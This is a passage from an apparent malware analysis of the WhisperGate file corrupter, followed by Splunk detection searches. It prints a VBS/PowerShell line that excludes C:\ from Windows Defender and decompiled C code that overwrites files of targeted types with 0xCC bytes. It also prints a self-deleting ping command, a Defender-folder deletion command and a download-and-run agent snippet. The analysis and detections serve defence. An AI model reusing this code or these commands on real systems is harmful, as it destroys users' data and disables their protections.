
The .vbs file drop in the%temp% folder will add C:\ drive to the exclusion path of Windows Defender.



```
CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath
'C:\'", 0, False
```

Process Injection - File Corrupter Malware

It will create a suspended process of InstallUtil.exe in %temp% folder to inject the file corrupter malware. Below is the CreateProcess API call for the said file to prepare its injection.




```
00007FFF61C6C0FA   CC                   int3
00007FFF61C6C0FB   CC                   int3
00007FFF61C6C0FC   CC                   int3
00007FFF61C6C0FD   CC                   int3
00007FFF61C6C0FE   CC                   int3
00007FFF61C6C0FF   CC                   int3
00007FFF61C6C100   4C:8BDC              mov r11,rsp                            CreateProcessA
00007FFF61C6C103   48:83EC 58           sub rsp,58
00007FFF61C6C107   48:8B8424 A8000000   mov rax,qword ptr ss:[rsp+A8]
00007FFF61C6C10F   49:8943 F0           mov qword ptr ds:[r11-10],rax          rax:"L‹ÜHƒìXH‹„$¨"
00007FFF61C6C113   48:8B8424 A0000000   mov rax,qword ptr ss:[rsp+A0]
00007FFF61C6C11B   49:8943 E8           mov qword ptr ds:[r11-18],rax          rax:"L‹ÜHƒìXH‹„$¨"
00007FFF61C6C11F   48:8B8424 98000000   mov rax,qword ptr ss:[rsp+98]          [rsp+98]:"ÐÚlâx"
00007FFF61C6C127   49:8943 E0           mov qword ptr ds:[r11-20],rax          rax:"L‹ÜHƒìXH‹„$¨"
00007FFF61C6C12B   48:8B8424 90000000   mov rax,qword ptr ss:[rsp+90]
00007FFF61C6C133   49:8943 D8           mov qword ptr ds:[r11-28],rax          rax:"L‹ÜHƒìXH‹„$¨"
00007FFF61C6C137   8B8424 88000000      mov eax,dword ptr ss:[rsp+88]
00007FFF61C6C13E   894424 28            mov dword ptr ss:[rsp+28],eax
00007FFF61C6C142   8B8424 80000000      mov eax,dword ptr ss:[rsp+80]
00007FFF61C6C149   894424 20            mov dword ptr ss:[rsp+20],eax
00007FFF61C6C14D   FF15 EDD30500        call qword ptr ds:[<&CreateProcessA>]
00007FFF61C6C153   48:83C4 58           add rsp,58
00007FFF61C6C157   C3                   ret
```

```
Hide FPU

RAX   00007FFF61C6C100    "L‹ÜHƒìXH‹„$¨"
RBX   0000000000000000
RCX   0000000000000000
RDX   00000078E26CD9F0    "[redacted]\AppData\\Local\\Temp\\InstallUtil.exe"
RBP   00000078E26CDA30    &"ÐÚlâx"
RSP   00000078E26CD998
RSI   00000078E26CDD10
RDI   00000078E26CDB78

R8    0000000000000000
R9    0000000000000000
R10   000001C89FDF00E0
R11   0000000000000030    '0'
R12   00000078E26CDCC8
R13   00000078E26CDCB0
R14   0000000000000000
R15   0000000000000000

RIP   00007FFF61C6C100    <kernel32.CreateProcessA>
```


By Extracting the file that it will inject in InstallUtil.exe using WriteProcessMemory API, we were able to grab the corruptor malware.

This malware will first enumerate all the drive types connected on the compromised machine. It looks specifically for “Fixed” or “Remote” drives as a starting point in traversing all possible files to corrupt.



```
UINT func_EnumerateFixedAndRemoteDrives()
{
  DWORD v0; // ebx
  int i; // esi
  UINT result; // eax
  WCHAR RootPathName[17]; // [esp+26h] [ebp-22h] BYREF

  v0 = GetLogicalDrives();
  qmemcpy(RootPathName, "A", 0xAu);
  RootPathName[3] = 0;
  for ( i = 0; i != 26; ++i )
  {
    result = (__int64)pow(2.0, (double)i);
    if ( (v0 & result) != 0 )
    {
      RootPathName[0] = i + 0x41;
      if ( GetDriveTypeW(RootPathName) == DRIVE_FIXED || (result = GetDriveTypeW(RootPathName), result == DRIVE_REMOTE) )
      {
        RootPathName[3] = '*';
        result = func_RecursiveFindFile(RootPathName);
        RootPathName[3] = 0;
      }
    }
  }
  return result;
}
```

If it finds a file during its enumeration, It will convert its string filename in all capital characters then check if the file extension is in its list. Below is the screenshot of code that checks the file extension and the list of its targeted file type.




```
int __cdecl sub_401583(wchar_t *Filename)
{
  int FileextensionCtr; // ebx
  const wchar_t *file_extension; // esi
  int result; // eax

  FileextensionCtr = 0;
  file_extension = func_FindFileExtension(Filename);
  sub_401492((__int16 *)file_extension);
  while ( 1 )
  {
    result = wcscmp(targetFileExtension_405020[FileextensionCtr], file_extension);
    if ( !result )
      break;
    if ( ++FileextensionCtr == 195 )
      return result;
  }
  return ((int (__cdecl *)(wchar_t *))func_OverWriteTheFiles)(Filename);
}
```

File extension list


> .HTML .HTM .SHTML .XHTML .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP6 .PHP7 .PHP3 .DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .OST .MSG .EML .VSD .VSDX .TXT .CSV .RTF .WKS .WK1 .PDF .DWG .ONETOC2 .SNT .JPEG .JPG .DOCB .DOCM .DOT .DOTM .DOTX .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM .PPTM .POT .PPS .PPSM .PPSX .PPAM .POTX .POTM .EDB .HWP .602 .SXI .STI .SLDX .SLDM .BMP .PNG .GIF .RAW .CGM .SLN .TIF .TIFF .NEF .PSD .AI .SVG .DJVU.SH .CLASS .JAR .BRD .SCH .DCH .DIP .PL .VB .VBS .PS1 .BAT .CMD .JS .ASM .PAS .CPP .CS .SUO .ASC .LAY6 .LAY .MML .SXM .OTG .ODG .UOP .STD .SXD .OTP .ODP .WB2 .SLK .DIF .STC .SXC .OTS .ODS .3DM .MAX .3DS .UOT .STW .SXW .OTT .ODT .PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .RB .GO .JAVA .INC .WAR .PY .KDBX .INI .YML .PPK .LOG .VDI .VMDK .VHD .HDD .NVRAM .VMSD .VMSN .VMSS .VMTM .VMX .VMXF .VSWP .VMTX .VMEM .MDF .IBD .MYI .MYD .FRM .SAV .ODB .DBF .DB .MDB .ACCDB .SQL .SQLITEDB .SQLITE3 .LDF .SQ3 .ARC .PAQ .BZ2 .TBK .BAK .TAR .TGZ .GZ .7Z .RAR .ZIP .BACKUP .ISO .VCD .BZ .CONFIG

If the file extension is in its list, it will generate a random value that will serve as the file extension of its corrupted file, then it will mem allocate with size of 0x100000 bytes and fill it with “0xCC” using memset API. After that it will open the target file, overwrite it with the allocated memory fill of 0xCC bytes and rename it with the random generated file extension.



```
void __cdecl sub_4014E3(wchar_t *FileName)
{
  size_t FileNameLen; // eax
  wchar_t *FileNameMem; // esi
  int random_gen; // edi
  size_t v4; // eax
  void *cc_mem; // [esp+28h] [ebp-20h]
  FILE *Stream; // [esp+2Ch] [ebp-1Ch]

  FileNameLen = wcslen(FileName);
  FileNameMem = malloc(2 * (FileNameLen + 20));
  random_gen = rand();
  v4 = wcslen(FileName);
  swprintf(FileNameMem, "%", (v4 - 4), FileName, random_gen);
  Stream = wfopen(FileName, L"wb");
  cc_mem = malloc(0x100000u);
  memset(cc_mem, 0xCC, 0x100000u);          // memset file or set 0xCC to the file with upto 0x100000 bytes
  fwrite(cc_mem, 1u, 0x100000u, Stream);
  fclose(Stream);
  wrename(FileName, FileNameMem);
  free(FileNameMem);
  free(cc_mem);
}
```

Below is the screenshot during the corruption process of this malware, and how it overwrites the file with 0xCC that makes it not recoverable.



```
Time ...  Process Name    PID  Operation  Path                                      Result
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\pt.msg        SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\pt.5d77       SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\pt_br.msg     SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\pt_br.be5     SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vo.msg        SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vo.6261       SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vu.msg        SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vu.5446       SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vu_ua.msg     SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\vu_ua.e76     SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs               SUCCESS
:40:1...  corrupter.exe   5380 CloseFile  C:\Python37\tcl\tcl8.6\msgs\ah.msg        SUCCESS
```

part of process event of corrupter.exe after overwriting and renaming target files in compromised host.

```
  C:\caldera_manx_agent.6784                                   ↓FRO --------        0      00000000
```


example of overwritten file

```
  C:\caldera_manx_agent.ps1                                    ↓FRO --------        0      00000000
#manx splunk attack range TCP agent code
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};$server="htt
);$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.Respons
ame.exe" -ea $ErrAction;([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null;Star
```

the original file

Ping Sleep and the Melting Batch Script

This corruptor malware will try to delete itself using the known batch script command like in the screenshot below. Before that, it also used a ping utility tool to generate sleep for 4-5 sec.




```
  GetModuleFileNameA(0, Filename, 0x104u);
  sprintf(Buffer, "cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"", Filename);
  return sub_401857(Buffer);
}
```

Detections

Ping Sleep Batch Command

This analytic will identify the possible execution of ping sleep batch commands. This technique was seen in several malware samples and is used to trigger sleep times without explicitly calling sleep functions or commandlets. The goal is to delay the execution of malicious code and bypass detection or sandbox analysis.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Processes
  where `process_ping` (Processes.parent_process = "*ping*" Processes.parent_process = *-n*
Processes.parent_process="* Nul*"Processes.parent_process="*&gt;*") OR
  (Processes.process = "*ping*" Processes.process = *-n* Processes.process="*
Nul*"Processes.process="*&gt;*")
  by Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.process_guid
Processes.user Processes.dest
  | `drop_dm_object_name("Processes")`
 | `security_content_ctime(firstTime)`
  |`security_content_ctime(lastTime)`
```



```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where `process_ping` (Processes.parent_process = "*ping*" Processes.parent_process = *-n* Processes.parent_process="* Nul*"Processes.parent_process="*&gt;*") OR
  (Processes.process = "*ping*" Processes.process = *-n* Processes.process="* Nul*"Processes.process="*&gt;*")
  by Processes.parent_process_name Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.process_guid Processes.user Processes.
  | `drop_dm_object_name("Processes")`
  | `security_content_ctime(firstTime)`
  |`security_content_ctime(lastTime)`
```


✓ **1 event** (19/01/2022 13:00:00.000 to 20/01/2022 13:21:57.000)

parent_process_name	parent_process	process_name	original_file_name	process	process_id	process_guid	user
cmd.exe	cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 &gt; Nul &amp; Del /f /q "C:\Users\Administrator\AppData\Local\Temp\2\InstallUtil.exe"	PING.EXE	unknown	ping 111.111.111.111 -n 5 -w 10	4304	{6F5BEE90-3BD5-61E9-9009-000000002102}	Administrator

Powershell Remove Windows Defender Directory

This analytic will identify a suspicious PowerShell command used to delete the Windows Defender folder. This technique was seen used by the WhisperGate malware campaign where it used Nirsoft's advancedrun.exe to gain administrative privileges to then execute a PowerShell   command to delete the Windows Defender folder.

```
`powershell` EventCode=4104 Message = "* rmdir *" OR Message = "*\\Microsoft\\Windows Defender*"
 | stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName
User
 | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



```
`powershell` EventCode=4104 Message = "* rmdir *" OR Message = "*\\Microsoft\\Windows Defender*"
  | stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName User
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

! Could not load lookup=LOOKUP-record_type


✓ **1 event** (19/01/2022 14:00:00.000 to 20/01/2022 14:20:47.000)

EventCode	Message	Co
4104	Creating Scriptblock text (1 of 1): rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse ScriptBlock ID: 5cf9e8a4-bede-4e70-92d2-b1379c835abd Path:	wir

Suspicious Process With Discord DNS Query

This analytic identifies a process making a DNS query to Discord, a well known instant messaging and digital distribution platform. Discord can be abused by adversaries, as seen in the WhisperGate campaign, to host and download malicious external files. A process resolving a Discord DNS name could be an indicator of malware trying to download files from Discord for further execution.

```
`sysmon` EventCode=22 QueryName IN ("*discord*") process_path != "*\\AppData\\Local\\Discord\\*"
AND process_path != "*\\Program Files*" AND process_name != "discord.exe"
  | stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryStatus
process_name QueryResults Computer process_path
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```



```
`sysmon` EventCode=22 QueryName IN ("*discord*") process_path != "*\\AppData\\Local\\Discord\\*" AND  process_path != "*\\Program Files*" AND process_name != "discord.exe"
| stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryStatus process_name QueryResults Computer process_path
